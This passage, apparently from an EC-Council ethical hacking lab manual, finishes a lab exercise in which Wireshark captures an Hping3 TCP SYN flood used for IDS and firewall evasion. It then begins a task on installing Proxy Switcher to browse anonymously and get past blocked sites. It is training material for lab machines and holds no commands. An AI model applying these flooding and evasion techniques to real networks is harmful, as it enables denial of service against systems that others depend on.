
18. Switch to the **Windows 11** (target machine) and stop the packet capture in the **Wireshark** window after a while by click **Stop Capturing Packets** icon in the toolbar.
19. Observe the **Wireshark** window, which displays the TCP packet flooding from the host machine. The attacker employs TCP SYN flooding technique to perform a DoS attack on the target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You can double-click the TCP packet stream to observe the TCP packet information.



20. The TCP packet stream displays the complete information of TCP packets such as the source and destination of the captured packet, source port, destination port, etc.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Turn off the **Windows Firewall** in the **Windows 11** by navigating to **Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off**.
22. This concludes the demonstration of evading the IDS and firewall using various evasion techniques in Hping3.
23. You can also use other packet crafting tools such as **NetScanTools Pro** (https://www.netscantools.com), **Colasoft packet builder** (https://www.colasoft.com), etc. to build custom packets to evade security mechanisms.
24. Close all open windows and document all the acquired information.
25. Turn off the **Parrot Security** virtual machine.


Task 4: Browse Anonymously using Proxy Switcher

Proxy Switcher allows you to surf the Internet anonymously without disclosing the IP address of your system, and helps to access various blocked sites in the organization. It avoids all types of limitations imposed by target sites.

Here, we will use Proxy Switcher to browse the Internet anonymously.

1. In the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Proxy Tools\Proxy Switcher and double-click ProxySwitcherStandard.exe**.

Note: If a **User Account Control** window appears, click **Yes**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Follow the installation steps to install **Proxy Switcher** using all default settings.
3. Once the installation is complete, uncheck all options in the final step of the wizard, and click **Finish**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Now, launch the **Firefox** browser.


   Note: If a **Default Browser** pop-up appears, click **Not now**.

5. Click the **Open menu** icon in the top-right corner of the browser window and click **Settings**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **Settings** wizard, scroll down to the end of the page and click **Settings…** under the **Network Settings** section.

